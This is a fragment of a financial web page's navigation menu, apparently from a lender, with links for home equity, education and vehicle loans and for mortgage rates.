
[Home Equity \*\*New!\*\*](#)

[Education Loans](#)


[Vehicle Loans](#)

### Rates


[Mortgage Rates](#)



